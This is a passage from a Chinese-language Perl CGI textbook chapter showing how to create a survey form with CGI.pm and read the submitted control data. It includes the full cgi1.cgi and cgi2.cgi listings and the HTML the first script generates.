


图 21.3 HTML 控件

当用户单击调查底部的 Submit 按钮时，Web 浏览器会收集来自网页中控件的所有数据，并把这些数据发送给另一个 CGI 脚本 `cgi2.cgi`。

`cgi2.cgi` 脚本读取发送给它的数据，并在新的网页中产生该数据的汇总。为便于参考，程序清单 21.2 列出了 `cgi2.cgi`，而且图 21.4 显示了该脚本的结果，在此，可以看到用户在调查网页中已输入数据的汇总。程序清单 21.3 列出了由 `cgi1.cgi` 创建的 HTML，而且程序清单 21.4 列出了由 `cgi2.cgi` 创建的 HTML。






图 21.4 cgi2.cgi 显示调查结果

调查网页如何知道哪里发送调查数据呢？该页面中的所有控件都在同一个 HTML 表单中。表单不是可见的网页实体；这里，它只是简单的 HTML 构造，包含控件集合，表单的 `action` 属性保留了 `cgi2.cgi` 的 URL。当用户单击 `Submit` 按钮时，Web 浏览器会把表单中控件的数据发送给该 URL。在 `cgi2.cgi` 中，将读取用户输入的数据，并显示出来。

可以使用 HTML `<FORM>` 标记创建 HTML 表单，如下面的示例，在表单中，连同 `Submit` 和 `Reset` 按钮，我放置了一个文本字段，并指出当用户单击 `Submit` 按钮时，文本字段中的文本将会发送给 `www.server.com/username/cgi/cgi2.cgi`：

```
<FORM METHOD="POST" ACTION="http://www.server.com/username/cgi/cgi2.cgi"
  ENCTYPE="application/x-www-form-urlencoded">
  <INPUT TYPE="text" NAME="text" VALUE="">
  <INPUT TYPE="submit" NAME="Submit" VALUE="Submit">
  <INPUT TYPE="reset">
</FORM>
```

要了解有关如何使用 HTML 创建表单，以便允许从网页调用 CGI 脚本的更多信息，请参见本章“快速解决方案”中的“从网页调用 CGI 脚本”一节。

也可以使用 CGI 脚本创建包含 HTML 表单的网页。使用 `start_form` 方法在网页中创建表单，在 CGI 脚本中编写它并指定在 `cgi1.cgi` 中的哪个位置张贴该数据，如下所示：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->start_form
(
```



```
-method=>'POST',  
-action=>"http://www.yourserver.com/user/cgi/cgi2.cgi"  
);
```

如果在没有采用任何参数的情况下调用了 `start_form`，`Submit` 按钮将会把表单的数据张贴（也即“发送”）到创建网页的 CGI 脚本中。本章“快速解决方案”中的“创建图像映射”节提供了一个示例。这就意味着可以把数据从表单发送给生成该表单的脚本。例如，当第一次调用脚本时，它可能会生成一个网页；当再次采用窗口中的数据在该页面中调用它时，它可能会读取数据并使用数据创建一个新页面。

在创建表单之后，可以给该表单添加 HTML 控件，例如 `textarea`，如下所示：

```
#!/usr/local/bin/perl  
  
use CGI;  
  
$co = new CGI;  
  
print $co->start_form  
(  
    -method=>'POST',  
    -action=>"http://www.yourserver.com/user/cgi/cgi2.cgi"  
) ,  
  
$co->textarea  
(  
    -name=>'textarea',  
    -value=>'Hello!',  
    -rows=>10,  
    -columns=>60  
);
```

可以采用 `submit` 方法，在表单中添加 `Submit` 按钮，使用 `reset` 方法添加 `Reset` 按钮；使用 `end_form` 方法结束表单：

```
#!/usr/local/bin/perl  
  
use CGI;  
  
$co = new CGI;  
  
print $co->start_form  
(  
    -method=>'POST',  
    -action=>"http://www.yourserver.com/user/cgi/cgi2.cgi"  
) ,  
  
$co->textarea  
(  
    -name=>'textarea',  
    -value=>'Hello!',  
    -rows=>10,  

```

```

        -columns=>60
    ),
    $co->submit('Submit'),
    $co->reset,
    $co->end_form;

```

现在, 当用户单击 **Submit** 按钮时, 来自表单中控件的数据会发送给 `cgi2.cgi`。下一步将读取该数据。

### 21.1.3 在 `cgi2.cgi` 中读取 HTML 控件的数据

用户单击 **HTML** 表单中的 **Submit** 按钮时, 该表单中控件的数据将会发送到你的 **CGI** 脚本中。当数据到达时, 可以使用 **CGI.pm** 模块的 `param` 方法读取它。

用你给控件指定的名字 (可以使用 `-name` 属性为控件指定名字) 调用 `param` 方法, 则返回值是位于控件中的数据。要查看数据是否可用, 可以调用 `param` 方法, 而且不带有任何参数; 如果它返回真值, 则说明 **HTML** 表单中有一些数据正在等待你。

下面的示例取自 `cgi2.cgi`。这里, 将读取用户输入到 `text` 文本字段和 `textarea` 文本区域中的数据, 并在新的网页中输出它:

```

#!/usr/local/bin/perl

use CGI;

$co = new CGI;

if ($co->param()) {
    print
        "Your name is: ", $co->em($co->param('text')), ". ",
        $co->p,

        "Your opinions are: ", $co->em($co->param('textarea')), ". ",
        $co->p,
        .
        .
        .
}

```

本章的其余部分将更详细地介绍如何读取 **HTML** 控件中的数据。至此, 我们已经明白了如何创建能够调用 **CGI** 脚本的 **HTML** 页面以及如何读取它们发送的数据, 这就意味着可以开始编写一些真正的代码了。现在就开始吧!

#### 程序清单 21.1 `cgi1.cgi`

```

#!/usr/local/bin/perl

use CGI;

$co = new CGI;

$labels{'1'} = 'Sunday';
$labels{'2'} = 'Monday';

```

```
$labels{'3'} = 'Tuesday';
$labels{'4'} = 'Wednesday';
$labels{'5'} = 'Thursday';
$labels{'6'} = 'Friday';
$labels{'7'} = 'Saturday';

print $co->header,

$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',
    -LINK=>'red'
),

$co->center($co->img({-src=>'welcome.gif'})),
$co->center($co->h1('Here is the Survey!')),
$co->h2('Please fill out our survey...'),

"Reasons for filling out our survey:",
$co->p,

$co->ul
(
    $co->li('Fame'),
    $co->li('Fortune'),
    $co->li('Fun'),
),

"If you would rather not fill out our survey, ",
"you might be interested in ",

$co->a({href=>"http://www.cpan.org/"}, "CPAN"), ". ",
$co->hr,

$co->start_form
(
    -method=>'POST',
    -action=>"http://www.servername/username/cgi2.cgi"
),

"Please enter your name: ",

$co->textfield('text'), $co->p,

"Please enter your opinion: ",

$co->p,

$co->textarea
(
    -name=>'textarea',
    -default=>'No opinion',
```



```
-rows=>10,  
-columns=>60  
) ,  
$co->p,  
  
"Please indicate what products you use: ", $co->p,  
$co->checkbox_group  
(  
    -name=>'checkboxes',  
    -values=>['Shampoo','Toothpaste','Bread','Cruise missiles'],  
    -defaults=>['Bread','Cruise missiles']  
) ,  
$co->p,  
  
"Please indicate your income level: ",  
$co->p,  
$co->scrolling_list  
(  
    'list',  
    ['Highest','High','Medium','Low'],  
    'High',  
) ,  
$co->p,  
  
"Please indicate the day of the week: ",  
$co->p,  
$co->radio_group  
(  
    -name=>'radios',  
    -values=>['1','2','3','4','5','6','7'],  
    -default=>'1',  
    -labels=>\"%labels"  
) ,  
$co->p,  
  
"Please enter your password: ", $co->p,  
$co->password_field  
(  
    -name=>'password',  
    -default=>'open sesame',  
    -size=>30,  
) ,  
$co->p,
```

```
"Thank you for filling out our Survey. Please indicate how
much unsolicited mail you like to get: ",
```

```
$co->popup_menu
(
    -name=>'popupmenu',
    -values=>['Very much','A lot','Not so much','None']
),

$co->p,

$co->hidden
(
    -name=>'hiddendata',
    -default=>'Rosebud'
),

$co->center
(
    $co->submit('Submit'),
    $co->reset,
),

$co->hr,
$co->end_form,
$co->end_html;
```

#### 程序清单 21.2 cgi2.cgi

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'},
    -BGCOLOR=>'white',
    -LINK=>'red'
),

$co->center
(
    $co->h1('Thanks for filling out our survey.')
),

$co->h3
(
    'Here are your responses...'
),
```

```

$co->hr;

if ($co->param()) {
    print
        "Your name is: ", $co->em($co->param('text')),
        ". ",
        $co->p,

        "Your opinions are: ", $co->em($co->param('textarea')),
        ". ",
        $co->p,

        "You use these products: ", $co->em(join(", ",
        $co->param('checkboxes'))), ". ",
        $co->p,

        "Your income level is: ", $co->em($co->param('list')),
        ". ",
        $co->p,

        "Today is day ", $co->em($co->param('radios')),
        " of the week.",
        $co->p,

        "Your password is: ", $co->em($co->param('password')),
        ". ",
        $co->p,

        "How much unsolicited mail you like: ",
        $co->em($co->param('popupmenu')),
        ". ",
        $co->p,

        "The hidden data is ", $co->em(join(", ",
        $co->param('hiddendata'))),
        ". ";
}

print $co->hr;
print $co->end_html;

```

### 程序清单 21.3 cgi1.cgi 生成的 HTML 页面

```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<HEAD>
<TITLE>CGI Example</TITLE>
<LINK REV=MADE HREF="mailto:Steve">
<META NAME="keywords" CONTENT="CGI Perl">
</HEAD>

<BODY BGCOLOR="white" LINK="red">
<CENTER>
<IMG SRC="welcome.gif">
</CENTER>

```



```

<CENTER>
<H1>Here is the Survey!</H1>
</CENTER>
<H2>Please fill out our survey...</H2>
Reasons for filling out our survey:
<P>
<UL>
<LI>Fame</LI>
<LI>Fortune</LI>
<LI>Fun</LI>
</UL>
If you would rather not fill out our survey, you might be interested in
<A HREF="http://www.cpan.org/">CPAN</A>.
<HR>
<FORM METHOD="POST" ACTION="http://www.server.com/username/cgi/cgi2.cgi"
ENCTYPE="application/x-www-form-urlencoded">
Please enter your name:
<INPUT TYPE="text" NAME="text" VALUE="">
<P>
Please enter your opinion:
<P>
<TEXTAREA NAME="textarea" ROWS=10 COLS=60>
No opinion
</TEXTAREA>
<P>
Please indicate what products you use:
<P>
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Shampoo">Shampoo
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Toothpaste">Toothpaste
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Bread" CHECKED>Bread
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Cruise missiles" CHECKED>
Cruise missiles
<P>
Please indicate your income level:
<P>
<SELECT NAME="list" SIZE=4>
<OPTION VALUE="Highest">
Highest
<OPTION SELECTED VALUE="High">
High
<OPTION VALUE="Medium">
Medium
<OPTION VALUE="Low">
Low
</SELECT>
<P>Please indicate the day of the week:
<P>
<INPUT TYPE="radio" NAME="radios" VALUE="1" CHECKED>Sunday
<INPUT TYPE="radio" NAME="radios" VALUE="2">Monday

```

```

<INPUT TYPE="radio" NAME="radios" VALUE="3">Tuesday
<INPUT TYPE="radio" NAME="radios" VALUE="4">Wednesday
<INPUT TYPE="radio" NAME="radios" VALUE="5">Thursday
<INPUT TYPE="radio" NAME="radios" VALUE="6">Friday
<INPUT TYPE="radio" NAME="radios" VALUE="7">Saturday
<P>
Please enter your password:
<P>
<INPUT TYPE="password" NAME="password" VALUE="open sesame" SIZE=30>
<P>
Thank you for filling out our Survey. Please indicate how
much unsolicited mail you like to get:
<SELECT NAME="popupmenu">
<OPTION VALUE="Very much">Very much
<OPTION VALUE="A lot">A lot
<OPTION VALUE="Not so much">Not so much
<OPTION VALUE="None">None
</SELECT>
<P>
<INPUT TYPE="hidden" NAME="hiddendata" VALUE="Rosebud">
<CENTER>
<INPUT TYPE="submit" NAME="Submit" VALUE="Submit">
<INPUT TYPE="reset">
</CENTER>
<HR>
<INPUT TYPE="hidden" NAME=".cgifields" VALUE="radios">
